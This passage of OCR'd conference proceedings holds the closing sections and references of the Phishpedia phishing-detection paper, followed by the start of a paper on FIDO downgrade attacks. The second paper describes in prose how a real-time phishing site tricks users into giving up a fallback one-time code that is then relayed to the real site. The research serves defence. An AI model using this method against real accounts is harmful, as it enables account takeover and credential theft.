ber of pages as phishing, but it has very low accuracy. We note that, PhishCatcher reports high suspiciousness score for domains containing plausible brand name, such as "https://www.amazon-voucher.com/" and "http://amazoninnpousada.com/". Figure 17 shows an example of the latter. Several works in literature [31, 67, 80] make an assumption that a domain address looking similar to that of a legitimate website is more prone to be phishing. However, our phishing discovery experiment does not support this assumption, and we find less correlation between name plausibility and phishing suspiciousness. While such a conclusion is counter-intuitive, it is statistically sound given that PhishCatcher reports very few real phishing webpages.

Observation 2: Overfitting or the learned bias is a fatal drawback of machine learning approaches. We find that machine-learning based approaches do not perform well in such a real discovery study, even though they tend to show very accurate results on experimental datasets [36, 80]. StackModel [80] is a tree-based model, which allows us to generate the feature importance to explain why the model considers a webpage as phishing. Given a benign webpage, say, "https://www.httpspro-afld-amazon2020.cu.ma", we find that the StackModel reports it as phishing because it has small HTML length and low domain occurrence i.e., the frequency of domain name appearances in the HTML text. We observe that, in the OpenPhish dataset, those two features (i.e., HTML



Figure 18: A website constructed through Webmail system (http://webmail.eventgiftshop.com/).

code length, and domain occurrence) are strong indicators for phishing. Nevertheless, there is no causality between these two features and the phishing intention. However, the bias learned by the model causes a large number of false positives in the phishing discovery experiment. Overall, machine learning models usually learn more of association than causality from the dataset, which is risky for their application on real-world scenario.

6.4.2 Investigating False Positives

Next, we investigate the false positives reported by Phishpedia during this discovery experiment; these are due to two reasons: (i) template-based websites and (ii) benign websites with a logo of some of the biggest and very popular companies such as Google, Facebook, or LinkedIn.

Template-based websites. We find that most false positives are due to some websites built with templates provided by web hosting services (e.g., https://www.cpanel.net/). After setup, the website usually has a secondary web domain such as "webmail.eventgiftshop.com". However, the web administrator preserves the default logo as shown in Figure 18. Phishpedia reports it as phishing in this experiment. Arguably, given such a webpage design, even a human user would find it difficult to decide whether it is a phishing page. As a quick remedy, we could set up a white-list to suppress the warning of Phishpedia to report webmail-based webpages. However, such websites may be considered as having a bad UI design from a security point of view, for provide phishers with a chance to construct indistinguishable phishing webpages.

Benign websites with logos of big company. We also observe that Phishpedia sometimes mistakes a benign website having a logo of a large well-known company such as Google, Facebook, LinkedIn, etc. We refer to them as *plausible websites* for Phishpedia. Such logos appear for the purposes of advertisement or Single Sign-On (SSO) used for convenient registration. Figure 19 and Figure 20 present two examples. Given that a plausible website renders a big-company logo on its screenshot, Phishpedia might interpret the screenshot as a page of that big company and report it as a phishing webpage.




Figure 19: A benign website mis-reported by Phishpedia. The screenshot has only one logo - that of Facebook.




Figure 20: A benign website correctly reported by Phishpedia, which aims to report identity logo instead of arbitrary logos.

In order to further evaluate how Phishpedia perform on these plausible webpages, we additionally collected 131,975 URLs from CertStream, and experimented Phishpedia on the webpages with logos of Google, Facebook, and LinkedIn. As a result, we found 47 (0.036%) such webpages, and our manual validation confirms that four of them are real phishing webpages. Among the 47 webpages, Phishpedia reports 7 of them as phishing; the precision is $\frac{4}{7}$ and the recall is $\frac{4}{4}$.

Intuitively, Phishpedia is robust to such websites because it recognizes *identity logo* instead of arbitrary logos. When Faster-RCNN model reports multiple logos, Phishpedia uses the logo with highest confidence (see Section 3.1). Nevertheless, such webpages may still cause false positives. We will address them in our future work.

6.4.3 Investigating False Negatives

We also investigate the false negatives of Phishpedia in the phishing discovery experiment. Note that the metric recall is hard to obtain as the ground truth can only be validated manually, which is laborious for large-scale evaluations. In this experiment, we sample 1,500 CertStream URLs. Our manual evaluation found no phishing URLs. Therefore, we further used PhishCatcher to select 1,500 CertStream URLs and we confirm 16 real phishing webpages among them.

Taking the phishing label of the above 1,500 CertStream URLs reported by PhishCatcher as ground truth, we compare VirusTotal, EMD, PhishZoo, URLNet, StackModel, and Phishpedia for their precision and recall. The results are given in Table 10. Phishpedia achieves a good balance between the precision and the recall, in comparison to other baselines.

Table 10: Precision and recall of Phishpedia and baselines on the URLs filtered by PhishCatcher.

Solution	Precision	Recall
VirusTotal	28.00%	43.75%
EMD	1.00%	43.00%
PhishZoo	1.20%	43.75%
URLNet	1.22%	93.75%
StackModel	1.30%	100.0%
Phishpedia	87.50%	87.50%

7 Discussions

7.1 Webpage semantics

Our vision for Phishpedia is to identify the semantics of a webpage screenshot so that we can compare its rendered intention with its real domain. We achieve this by recognizing identity logos and brands via Faster-RCNN and Siamese model. While our experiments demonstrate promising results, the semantics can sometimes go beyond logo-domain inconsistency. For example, a benign webpage might have a Google icon as its content, which can causes confuse Phishpedia. In our future work, we will explore webpage layout information or extract topic model from a webpage content to infer the identity of a screenshot in a more confident way.

7.2 Application and deployment scenarios

Scenario 1: URL access interception. One of the most common channels for delivering URLs of phishing webpages is email [32]. Vendors can have multiple options for deploying e-mail security gateway. i) All URLs in an e-mail are sent to Phishpedia; and the results are used to classify the mail as phishing or to deliver to the user. ii) Every URL in an e-mail is transformed and prefixed with a cloud-service link, so that anytime a user clicks on the link, Phishpedia service in the cloud analyses the URL. In this case, Phishpedia fits in with negligible additional delay.

Scenario 2: Complementing phishing detectors. Phishpedia can also be used for providing explanations to existing phishing detectors. A typical example is an analyst at a SOC (security operations centre) going through a list of URLs that have been classified as phishing by multiple phishing detectors. Phishpedia can then be used to identify the phishing target and provide visual explanation on webpage screenshot.

Scenario 3: Threat intelligence gathering. With its high precision, Phishpedia can run as an independent service, to discover new phishing pages on the Internet. This live threat intelligence can be used to maintain dynamic black lists for users to block access to phishing pages.

8 Threats to Validity

In our experiments, an internal threat is that we re-implemented all the baseline approaches because their implementations are not publicly available. While this may result in not obtaining the best performance of these models, we emphasize that we experimented the baselines with multiple thresholds. For example, for LogoSENSE, we evaluated multiple versions and report the results of best performance. We also publish all our baseline implementations in [7] for replicating the experiments. An external threat is that, VirusTotal engines can be adversely affected due to cloaking of phishing websites. Therefore, it cannot be determined whether improved detection comes from Phishpedia, or the crawling infrastructure that Phishpedia runs on.

9 Related Works

Phishing webpage detection. Current phishing detection approaches can be classified according to their input, i.e., URL, HTML content, and visual screenshot. URL features have proved well on the datasets collected from some open phishing platform such as PhishTank and OpenPish [36, 55, 60, 62]. Rakesh *et al*. [55] explored features such as URL length, frequency of suspicious symbols and characters, etc., and they showed that their selected features have better performance on a variety of machine learning models. Guang *et al*. [36] proposed URLNet which uses character-level and token-level convolutional neural network for prediction. Researchers also explored detecting phishing based on HTML features [10, 17, 27, 31, 38, 50, 69, 80]. Ke *et al*. [31] used frequency of keywords appearing in specific HTML tags and that of brand names as features, and use three traditional classifiers to make the prediction. Other works used both URL and HTML contents to achieve a better prediction accuracy. Cantina [27] and Li *et al*. [80] enhanced traditional URL and HTML features by introducing IP addresses and top name domain. Moreover, visual analysis (e.g., OCR technique) is often used as a complementary technique to extract text in images to enhance HTML features [31, 62, 63, 82]. We refer to surveys for more details [32, 61].

Phishing target identification. Existing identification techniques detected phishing target via search engine [44, 63, 79] and by employing target brand list [11, 13, 21, 74]. Samuel *et al*.'s Know-Your-Phish work [63] is representative for search-engine based approach. They extracted dominant keywords from HTML content (including text recognized by OCR) and applied search engine (e.g., Google) to return the most likely targets. However, repetitive network connections can incur huge runtime overhead and it is also a challenge to select appropriate keyword for search engine.

Fu *et al*. [21] first proposed the idea of using a target brand list. They compared the screenshot of a suspicious webpage with that of all websites in the target brand list, subsequently reporting the phishing target if the similarity is above a threshold. As an alternative to screenshot, Medvet *et al.* [46] and Rosiello *et al.* [59] explored techniques to compare page content such as text, images, and layout. Following their work, Afroz *et al*. and Wang *et al*. considered logo as a more reliable invariant to compare, and pioneered logo-based approaches such as Phishzoo [11] and Verilogo [74], which locate logos on the screenshot based on SIFT. As discussed above, the performance of SIFT limits the accuracy of the approach.

10 Conclusion

In this work, we proposed Phishpedia to identify phishing webpage with visual explanation. Phishpedia well solves the challenging problems of logo detection and brand recognition. Our evaluation shows that Phishpedia performs better than state-of-the-art approaches on experiments using real datasets as well as the ability to discover new online phishing pages. In our future work, we will address Phishpedia's false positive issue in benign webpage with logos of big company. Moreover, we will extend Phishpedia into an online phishing monitoring system to collect active phishing kits, on which we will apply state-of-the-art program analysis techniques [40–43] to gain more insights into the phishing campaigns.

Acknowledgement

We thank the anonymous reviewers and the shepherd whose comments helped to improve this work. This research is supported by the National Research Foundation, Prime Minister's Office, Singapore under its Corporate Laboratory@University Scheme, National University of Singapore, and Singapore Telecommunications Ltd.

References

[1] Alexa Ranking. https://www.alexa.com/siteinfo, October 2020.

[2] CertStream. https://certstream.calidog.io, October 2020.

[3] Google Transparency Report: Google Safe Browsing. https://transparencyreport.google.com/safe-browsing/overview, 2020.

[4] OpenPhish. https://www.openphish.com/, October 2020.

[5] PhishCatcher. https://github.com/x0rz/phishing_catcher, October 2020.

[6] PhishFinder. https://phishfinder.io/, October 2020.

[7] Phishpedia. https://sites.google.com/view/phishpedia-site/home, October 2020.

[8] Python Implementation of Perceptual Hashing. https://pypi.org/project/ImageHash/, October 2020.

[9] VirusTotal. https://www.virustotal.com/gui/home/upload, October 2020.

[10] Neda Abdelhamid, Aladdin Ayesh, and Fadi Thabtah. Phishing detection based associative classification data mining. *Expert Systems with Applications*, 41(13):5948 – 5959, 2014.

[11] Sadia Afroz and Rachel Greenstadt. Phishzoo: Detecting phishing websites by looking at them. In *IEEE Int'l Conf. on Semantic Computing*, pages 368–375, 2011.

[12] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *ICML*, pages 274–283, 2018.

[13] Ahmet Selman Bozkir and Murat Aydos. LogoSENSE: A Companion HOG based Logo Detection Scheme for Phishing Web Page and E-mail Brand Recognition. *Computers & Security*, 2020.

[14] Ahto Buldas, Andres Kroonmaa, and Risto Laanoja. Keyless signatures' infrastructure: How to build global distributed hash-trees. In *Nordic Conf. on Secure IT Systems*, pages 313–320, 2013.

[15] Anirban Chakraborty, Manaar Alam, Vishal Dey, Anupam Chattopadhyay, and Debdeep Mukhopadhyay. Adversarial attacks and defences: A survey. *arXiv preprint arXiv:1810.00069*, 2018.

[16] Ee Hung Chang, Kang Leng Chiew, Wei King Tiong, et al. Phishing detection via identification of website identity. In *Int'l Conf. on IT convergence and security (ICITCS)*, pages 1–4, 2013.

[17] Kang Leng Chiew, Choon Lin Tan, KokSheik Wong, Kelvin S.C. Yong, and Wei King Tiong. A new hybrid ensemble feature selection framework for machine learning-based phishing detection system. *Information Sciences*, 484:153 – 166, 2019.

[18] Dahjung Chung, Khalid Tahboub, and Edward J Delp. A two stream siamese convolutional neural network for person re-identification. In *Proc. IEEE ICCV*, pages 1983–1991, 2017.

[19] Cyren. Evasive Phishing Driven by Phishing-as-a-Service. https://www.cyren.com/blog/articles/evasive-phishing-driven-by-phishing-as-a-service.

[20] Mira Dontcheva, Steven M Drucker, David Salesin, and Michael F Cohen. Changes in webpage structure over time. *UW, CSE*, 2007.

[21] Anthony Y. Fu, Wenyin Liu, and Xiaotie Deng. Detecting phishing web pages with visual similarity assessment based on earth mover's distance (emd). *IEEE Trans. on Dependable and Secure Computing*, 3(4):301–311, Oct 2006.

[22] Sujata Garera, Niels Provos, Monica Chew, and Aviel D Rubin. A framework for detection and measurement of phishing attacks. In *Proceedings of the 2007 ACM workshop on Recurring malcode*, pages 1–8, 2007.

[23] Ross Girshick. Fast R-cnn. In *Proceedings of the IEEE ICCV*, pages 1440–1448, 2015.

[24] Ian Goodfellow, Nicolas Papernot, and Patrick D. McDaniel. cleverhans v0.1: an adversarial machine learning library. *arXiv preprint arXiv:1610.00768*, 1, 2016.

[25] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[26] Group-IB. How much is the phish? Underground market of phishing kits is booming — Group-IB. 2019.

[27] Xiang Guang, Hong Jason, P. Rose Carolyn, and Cranor Lorrie. Cantina+: A feature-rich machine learning framework for detecting phishing web sites. In *ACM Trans. on Information and Sys. Sec.*, pages 1–28, 2011.

[28] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE CVPR*, pages 770–778, 2016.

[29] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Identity mappings in deep residual networks. In *ECCV*, pages 630–645, 2016.

[30] Luca Invernizzi, Kurt Thomas, Alexandros Kapravelos, Oxana Comanescu, Jean-Michel Picod, and Elie Bursztein. Cloak of visibility: Detecting when machines browse a different web. In *IEEE S&P*, 2016.

[31] Tian Ke, T.K Steve, Jan, Hu Hang, Y. Danfeng, and W. Gang. Needle in a haystack: Tracking down elite phishing domains in the wild. In *Proc. IMC*, 2018.

[32] M. Khonji, Y. Iraqi, and A. Jones. Phishing Detection: A Literature Survey. *IEEE Communications Surveys Tutorials*, 15(4):2091–2121, 2013.

[33] Gregory Koch, Richard Zemel, and Ruslan Salakhutdinov. Siamese neural networks for one-shot image recognition. In *ICML deep learning workshop*, 2015.

[34] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial examples in the physical world. *arXiv preprint arXiv:1607.02533*, 2016.

[35] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial machine learning at scale. *arXiv preprint arXiv:1611.01236*, 2016.

[36] Hung Le, Quang Pham, Doyen Sahoo, and Steven CH Hoi. URLNet: learning a URL representation with deep learning for malicious URL detection. *arXiv preprint arXiv:1802.03162*, 2018.

[37] Hyeungill Lee, Sungyeob Han, and J. Lee. Generative adversarial trainer: Defense to adversarial perturbations with GAN. *arXiv preprint arXiv:1705.03387*, 2017.

[38] Jehyun Lee, Pingxiao Ye, Ruofan Liu, D.M. Divakaran, and M.C. Chan. Building robust phishing detection system: an empirical analysis. In *NDSS MADWeb*, 2020.

[39] G. L'Huillier, A. Hevia, R. Weber, and S. Ríos. Latent semantic analysis and keyword extraction for phishing classification. In *IEEE Int'l Conf. on Intelligence and Security Informatics*, pages 129–131, 2010.

[40] Yun Lin, Jun Sun, Gordon Fraser, Ziheng Xiu, Ting Liu, and Jin Song Dong. Recovering fitness gradients for interprocedural boolean flags in search-based testing. In *ISSTA*, pages 440–451, 2020.

[41] Yun Lin, Jun Sun, Lyly Tran, Guangdong Bai, Haijun Wang, and Jinsong Dong. Break the dead end of dynamic slicing: Localizing data and control omission bug. In *ASE*, pages 509–519, 2018.

[42] Yun Lin, Jun Sun, Yinxing Xue, Yang Liu, and Jinsong Dong. Feedback-based debugging. In *ICSE*, pages 393–403. IEEE, 2017.

[43] Yun Lin, Zhenchang Xing, Yinxing Xue, Yang Liu, Xin Peng, Jun Sun, and Wenyun Zhao. Detecting differences across multiple instances of code clones. In *ICSE*, pages 164–174, 2014.

[44] G. Liu, B. Qiu, and L. Wenyin. Automatic detection of phishing target from phishing webpage. In *IEEE CVPR*, pages 4153–4156, Aug 2010.

[45] Justin Ma, Lawrence K Saul, Stefan Savage, and Geoffrey M Voelker. Beyond blacklists: learning to detect malicious web sites from suspicious URLs. In *Proc. ACM KDD*, pages 1245–1254, 2009.

[46] Eric Medvet, Engin Kirda, and Christopher Kruegel. Visual-similarity-based phishing detection. In *Proc. SecureComm*, 2008.

[47] Tyler Moore. Phishing and the economics of e-crime. *Infosecurity*, 4(6):34–37, 2007.

[48] Seyed-Mohsen Moosavi-Dezfooli, Alhussein Fawzi, and Pascal Frossard. Deepfool: a simple and accurate method to fool deep neural networks. In *IEEE CVPR*, pages 2574–2582, 2016.

[49] A. Oest, P. Zhang, B. Wardman, E. Nunes, J. Burgis, A. Zand, K. Thomas, A. Doupé, and G.J Ahn. Sunrise to Sunset: Analyzing the End-to-end Life Cycle and Effectiveness of Phishing Attacks at Scale. In *USENIX Security Symposium*, 2020.

[50] Alina Oprea, Zhou Li, Robin Norris, and Kevin Bowers. Made: Security analytics for enterprise threat detection. In *Proc. ACSAC*, pages 124–136, 2018.

[51] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE S&P*, pages 582–597, 2016.

[52] Peng Peng, Limin Yang, Linhai Song, and Gang Wang. Opening the blackbox of VirusTotal: Analyzing online phishing scan engines. In *Proc. IMC*, 2019.

[53] Lorien PRATT. Reuse of neural networks through transfer. *Connection Science (Print)*, 8(2), 1996.

[54] Rajat Raina, Andrew Y Ng, and Daphne Koller. Constructing informative priors using transfer learning. In *Proc. ICML*, pages 713–720, 2006.

[55] Verma Rakesh and Dyer Keith. On the character of phishing urls: Accurate and robust statistical learning classiers. In *Proc. ACM Conf. on Data and Application Security and Privacy*, pages 111–122, 2015.

[56] Waseem Rawat and Zenghui Wang. Deep convolutional neural networks for image classification: A comprehensive review. *Neural Computation*, 29(9):2352–2449, 2017.

[57] Joseph Redmon and Ali Farhadi. Yolov3: An incremental improvement. *arXiv preprint arXiv:1804.02767*, 2018.

[58] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. Faster R-CNN: Towards real-time object detection with region proposal networks. In *NeuIPS*, 2015.

[59] Angelo PE Rosiello, Engin Kirda, Fabrizio Ferrandi, et al. A layout-similarity-based approach for detecting phishing pages. In *Proc. Int'l Conf. on Security and Privacy in Communications Networks and the Workshops-SecureComm*, pages 454–463, 2007.

[60] Ozgur Koray Sahingoz, Ebubekir Buber, Onder Demir, and Banu Diri. Machine learning based phishing detection from URLs. *Expert Systems with Applications*, 117:345 – 357, 2019.

[61] Doyen Sahoo, Chenghao Liu, and Steven CH Hoi. Malicious URL detection using machine learning: A survey. *arXiv preprint arXiv:1701.07179*, 2017.

[62] Marchal Samuel, François Jérôme, State Radu, and Engel Thomas. PhishStorm: Detecting phishing with streaming analytics. In *IEEE Trans. Netw. Service Manag.*, 2014.

[63] Marchal Samuel, Saari Kalle, Singh Nidhi, and Asokan N. Know your phish: Novel techniques for detecting phishing sites and their targets. In *IEEE ICDCS*, 2016.

[64] Aécio SR Santos, Nivio Ziviani, Jussara Almeida, Cristiano R Carvalho, Edleno Silva de Moura, and Altigran Soares da Silva. Learning to schedule webpage updates using genetic programming. In *Int'l Symposium on String Proc. and Info. Retrieval*, 2013.

[65] Florian Schroff, Dmitry Kalenichenko, and James Philbin. Facenet: A unified embedding for face recognition and clustering. In *IEEE CVPR*, 2015.

[66] Ali Shafahi, Mahyar Najibi, Mohammad Amin Ghiasi, Zheng Xu, John Dickerson, Christoph Studer, Larry S Davis, Gavin Taylor, and Tom Goldstein. Adversarial training for free! In *NeuIPS*, pages 3358–3369, 2019.

[67] Hossein Shirazi, Bruhadeshwar Bezawada, and Indrakshi Ray. "kn0w thy doma1n name" unbiased phishing detection using domain name based features. In *Proc. ACM Symposium on Access Control Models and Technologies*, pages 69–75, 2018.

[68] Hossein Shirazi, Bruhadeshwar Bezawada, Indrakshi Ray, and Charles Anderson. Adversarial sampling attacks against phishing detection. In Simon N. Foley, editor, *Data and Applications Security and Privacy XXXIII*, pages 83–101, 2019.

[69] Alrwais Sumayah, Yuan Kan, A. Eihal, Li Zhou, and Wang XiaoFeng. Understanding the dark side of domain parking. In *USENIX Security Symposium*, 2014.

[70] Yaniv Taigman, Ming Yang, Marc'Aurelio Ranzato, and Lior Wolf. Deepface: Closing the gap to human-level performance in face verification. In *IEEE CVPR*, pages 1701–1708, 2014.

[71] Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett, Juri Ranieri, Luca Invernizzi, Yarik Markov, Oxana Comanescu, Vijay Eranti, Angelika Moscicki, et al. Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *ACM CCS*, 2017.

[72] Florian Tramèr, Alexey Kurakin, Nicolas Papernot, Ian Goodfellow, Dan Boneh, and Patrick McDaniel. Ensemble adversarial training: Attacks and defenses. *arXiv preprint arXiv:1705.07204*, 2017.

[73] Sara Vicente, Joao Carreira, Lourdes Agapito, and Jorge Batista. Reconstructing pascal voc. In *IEEE CVPR*, pages 41–48, 2014.

[74] Ge Wang, He Liu, Sebastian Becerra, Kai Wang, Serge J Belongie, Hovav Shacham, and Stefan Savage. *Verilogo: Proactive phishing detection via logo recognition*. Department of Computer Science and Engineering, University of California, 2011.

[75] Jing Wang, Weiqing Min, Sujuan Hou, Shengnan Ma, Yuanjie Zheng, Haishuai Wang, and Shuqiang Jiang. Logo-2K+: A Large-Scale Logo Dataset for Scalable Logo Classification. In *AAAI*, pages 6194–6201, 2020.

[76] Liu Wenyin, Ning Fang, Xiaojun Quan, Bite Qiu, and Gang Liu. Discovering phishing target based on semantic link network. *Future Generation Computer Systems*, 26(3):381 – 388, 2010.

[77] Yuxin Wu, Alexander Kirillov, F. Massa, Wan-Yen Lo, and Ross Girshick. Detectron2. https://github.com/facebookresearch/detectron2, 2019.

[78] Cihang Xie, Jianyu Wang, Zhishuai Zhang, Yuyin Zhou, Lingxi Xie, and Alan Yuille. Adversarial examples for semantic segmentation and object detection. In *Proceedings of the IEEE ICCV*, pages 1369–1378, 2017.

[79] H. Yuan, X. Chen, Y. Li, Z. Yang, and W. Liu. Detecting Phishing Websites and Targets Based on URLs and Webpage Links. In *Proc. ICPR*, pages 3669–3674, 2018.

[80] Li Yukun, Yang Zhenguo, Chen Xu, Yuan Huaping, and Liu Wenyin. A stacking model using url and html features for phishing webpage detection. In *Future Generation Computer Systems*, pages 27–39, 2019.

[81] Penghui Zhang, Adam Oest, Haehyun Cho, RC Johnson, Brad Wardman, Shaown Sarker, Alexandros Kpravelos, Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, Adam Doupé, and Gail-Joon Ahn. CrawlPhish: Large-scale Analysis of Client-side Cloaking Techniques in Phishing. In *IEEE S&P*, 2021.

[82] Wei Zhang, Qingshan Jiang, Lifei Chen, and Chengming Li. Two-stage elm for phishing web pages detection using hybrid features. *WWW*, 20(4):797–813, Jul 2017.

[83] Zhengxia Zou, Zhenwei Shi, Yuhong Guo, and Jieping Ye. Object detection in 20 years: A survey. *arXiv preprint arXiv:1905.05055*, 2019.

Is Real-time Phishing Eliminated with FIDO?

Social Engineering Downgrade Attacks against FIDO Protocols *

Enis Ulqinaku*, Hala Assal†, AbdelRahman Abdou‡, Sonia Chiasson‡, Srdjan Capkun*

*Department of Computer Science, ETH Zürich, Switzerland
†Department of Systems and Computer Engineering, Carleton University, Canada
‡School of Computer Science, Carleton University, Canada

Abstract

FIDO's U2F is a web-authentication mechanism designed to mitigate *real-time phishing*—an attack that undermines multi-factor authentication by allowing an attacker to relay second-factor one-time tokens from the victim user to the legitimate website in real-time. A U2F dongle is simple to use, and is designed to restrain users from using it incorrectly. We show that social engineering attacks allow an adversary to downgrade FIDO's U2F to alternative authentication mechanisms. Websites allow such alternatives to handle dongle malfunction or loss. All FIDO-supporting websites in Alexa's top 100 allow choosing alternatives to FIDO, and are thus potentially vulnerable to real-time phishing attacks. We crafted a phishing website that mimics Google login's page and implements a FIDO-downgrade attack. We then ran a carefully-designed user study to test the effect on users. We found that, when using FIDO as their second authentication factor, 55% of participants fell for real-time phishing, and another 35% would potentially be susceptible to the attack in practice.

1 Introduction

Fast Identity Online (FIDO) is driven by an industry alliance with the goal of reinforcing web authentication by *"reducing the world's over-reliance on passwords"* [5]. The alliance now comprises 42 members including Amazon, Apple, Arm, Google, Microsoft, PayPal, as well as financial corporations like American Express, Mastercard, Visa, and Wells Fargo.

FIDO's U2F standard defines cryptographic challenge-response protocols where a dongle with a private key can prove its identity to a pre-registered website. The dongle interacts with a user's device through a Universal Serial Bus (USB) port, or wirelessly using Near-Field Communication (NFC) or Bluetooth (BLE). Such dongles are now manufactured by many companies, including Yubico and Feitian Technologies.

The technology resists exposing the secret key, comparable to some Physically Unclonable Function (PUF) technologies [3]. The challenge-response computations are performed on the dongle itself, and the private key never leaves the dongle. U2F thus enjoys relatively high resistance to the common cases of malware that run on the user's machine. Physical theft of the dongle compromises its defence, however, such attacks are not scalable and cannot be performed remotely.

In U2F, the domain (string) in the browser's address bar is a function of the challenge-response protocol. The browser[1] sends that string to the dongle. In case of phishing [85, p.269], the domain will be that of the attacker's website. Thus, an attacker relaying the result of the challenge-response from the browser to the legitimate website does not gain access; the response will not match the website's expectation. U2F is therefore a strong defender against phishing attacks [60], including the devastating *real-time phishing* attacks that undermine various Two-factor Authentication (2FA) alternatives [50, 57]. In real-time phishing, attackers relay the One-Time Password (OTP) (generated on the user's phone or sent over SMS) on the fly to the legitimate website. The FIDO alliance highlights the abilities of its suite of technologies in handling phishing [4]: *"This security model eliminates the risks of phishing, all forms of password theft and replay attacks"*, *"[the] built-in phishing resistance and ease-of-use give it the potential to drive widespread adoption"*.

We show that FIDO could nonetheless be downgraded to weaker options, enabled by websites that allow users to setup second-factor alternatives to FIDO. These are typically configured to account for, *e.g.,* dongle loss, malfunction, or other reasons where a user simply wants to avoid using the dongle (*e.g.,* grant access to a remote spouse). Despite extensive design efforts to empower users with a complete mental model, and previous literature showing the high usability and likeability of FIDO [30], we show how clever social engineering tactics enable a real-time phishing attacker to impersonate FIDO users, requiring neither malware nor dongle theft.

We construct a real-time phishing attack which targets FIDO users and works as follows. When the legitimate web-

*An extended version of this work is available in [83].

[1] FIDO assumes a trusted browser.

site prompts the adversary to insert the U2F dongle, the adversary likewise prompts the user on their phishing website. As the user inserts their dongle, the adversary asks the legitimate website to use an alternative method, and prompts the user to submit the OTP of that method on its phishing website. We posit that users can perceive this as an additional, *third* authentication factor, on top of the dongle they just inserted, thus interpreting more steps as higher security [51,91]. On the phishing website, the adversary simply ignores the dongle's response, and relays the user-submitted OTP of the alternative method to the legitimate website, hence gaining access.

We inspected Alexa's Top 100 websites to verify if they allow choosing alternatives to FIDO during login. We found that all websites that support FIDO (23 out of 100) allow choosing weaker alternatives. Hence, their users remain potentially vulnerable to real-time phishing despite using FIDO. Ironically, most of these websites *force* users to first register an alternative 2FA method before being able to register FIDO as a second factor. Google's Advanced Protection [32] program accepts logins only with security keys, however recovery at scale remains challenging for such accounts (Sec. 8.1).

In this paper we approach two research questions. *(RQ1) How susceptible are users to phishing attacks when using FIDO? (RQ2) How do users detect phishing attacks when using FIDO?* By implementing a website that mimics real-time phishing of Google's login form, and through a carefully-designed user study of 51 participants, we found that only 10% of participants are unlikely to fall for (general) phishing in practice. They detected our phishing attempts early in the study, *e.g.,* from the phishing email or the phishing URL, before reaching our downgrading FIDO part. Had they missed the regular phishing indicators, it is unclear whether these participants would detect our downgrade attack in practice.

Contributions. This paper contributes new social engineering attacks that allow an adversary to downgrade FIDO to weaker 2FA alternatives. Such alternatives are vulnerable to real-time phishing, which is the primary attack that FIDO is designed to exhaust. By allowing such downgrade, FIDO's defence against real-time phishing is only partial. The presented methodology of evaluating the effectiveness of the new attacks can be of independent interest to future researchers.

None of our attacks exploit weaknesses in the FIDO standards, APIs, or cryptographic protocols themselves. The core enabler is rather the availability of authentication alternatives. So long as users are allowed to login using weaker alternatives, attackers also can always leverage them. In general, it is necessary to either allow alternative login methods to hardware tokens, or implement non-weaker account-recovery mechanisms to account for token losses/malfunctions. Manual recovery is costly [61]. And with adversaries now capitalizing on an ongoing pandemic [41], and a global work-from-home pattern, it becomes increasingly important to make sure promising defences like FIDO are not undermined.

2 Background

Two-Factor Authentication. 2FA is a widely deployed strategy to strengthen password authentication. It usually requires users to enroll a second factor (*e.g.,* smartphone or special hardware) to their accounts during registration. Afterwards, upon submitting the correct password for login, the user is asked to prove possession of the second factor. To do so, most 2FA schemes require the user to submit an OTP displayed, or confirm a prompt, on their phone [11, 48, 50, 57, 58, 82]. To enhance user experience (reduce inconvenience of a method) and availability (access to the user's account), online services typically allow users to enroll more than one 2FA alternative per account.

Threat Model: Real-time phishing. Existing 2FAs protect users from password compromise but they largely remain vulnerable to real-time phishing. In real-time phishing, the user interacts with the malicious page posing as the genuine website, while the adversary authenticates simultaneously on the real website by relaying victim's credentials. The attack is relatively easy from a technical perspective, and very effective in practice [19]. However, it is very challenging to be prevented because it mostly exploits human mistakes. Prompt notifications enhance user experience, however, they put the burden onto users to detect ongoing attacks and risk user habituation [7]. Automated tools, *e.g.,* Evilginx [34], make real-time phishing easy to deploy and largely scalable.

FIDO Specification. FIDO alliance aims to reduce the reliance on passwords, while preserving usability. FIDO assumes three trusted and cooperating components: i) *relying party*, which is the server where the user authenticates; ii) *client*, which typically is the browser; and iii) *authenticator*, which is the device the user possesses. The key advantage of FIDO compared to other 2FA schemes is that the browser provides the authenticator with the domain of the visited website. Therefore, if the user falls for phishing, the browser communicates the malicious domain to the authenticator, which signs a message that is invalid to the honest server.

The alliance published three specifications [5]: (1) *U2F* covers use cases where the authenticator is used as a second factor; (2) *UAF*, which is known as "passwordless authentication"; (3) *FIDO2*, which is the latest specifications covering use cases of both *U2F* and *UAF*. Unless specified, "FIDO" herein refers to all three specifications described above.

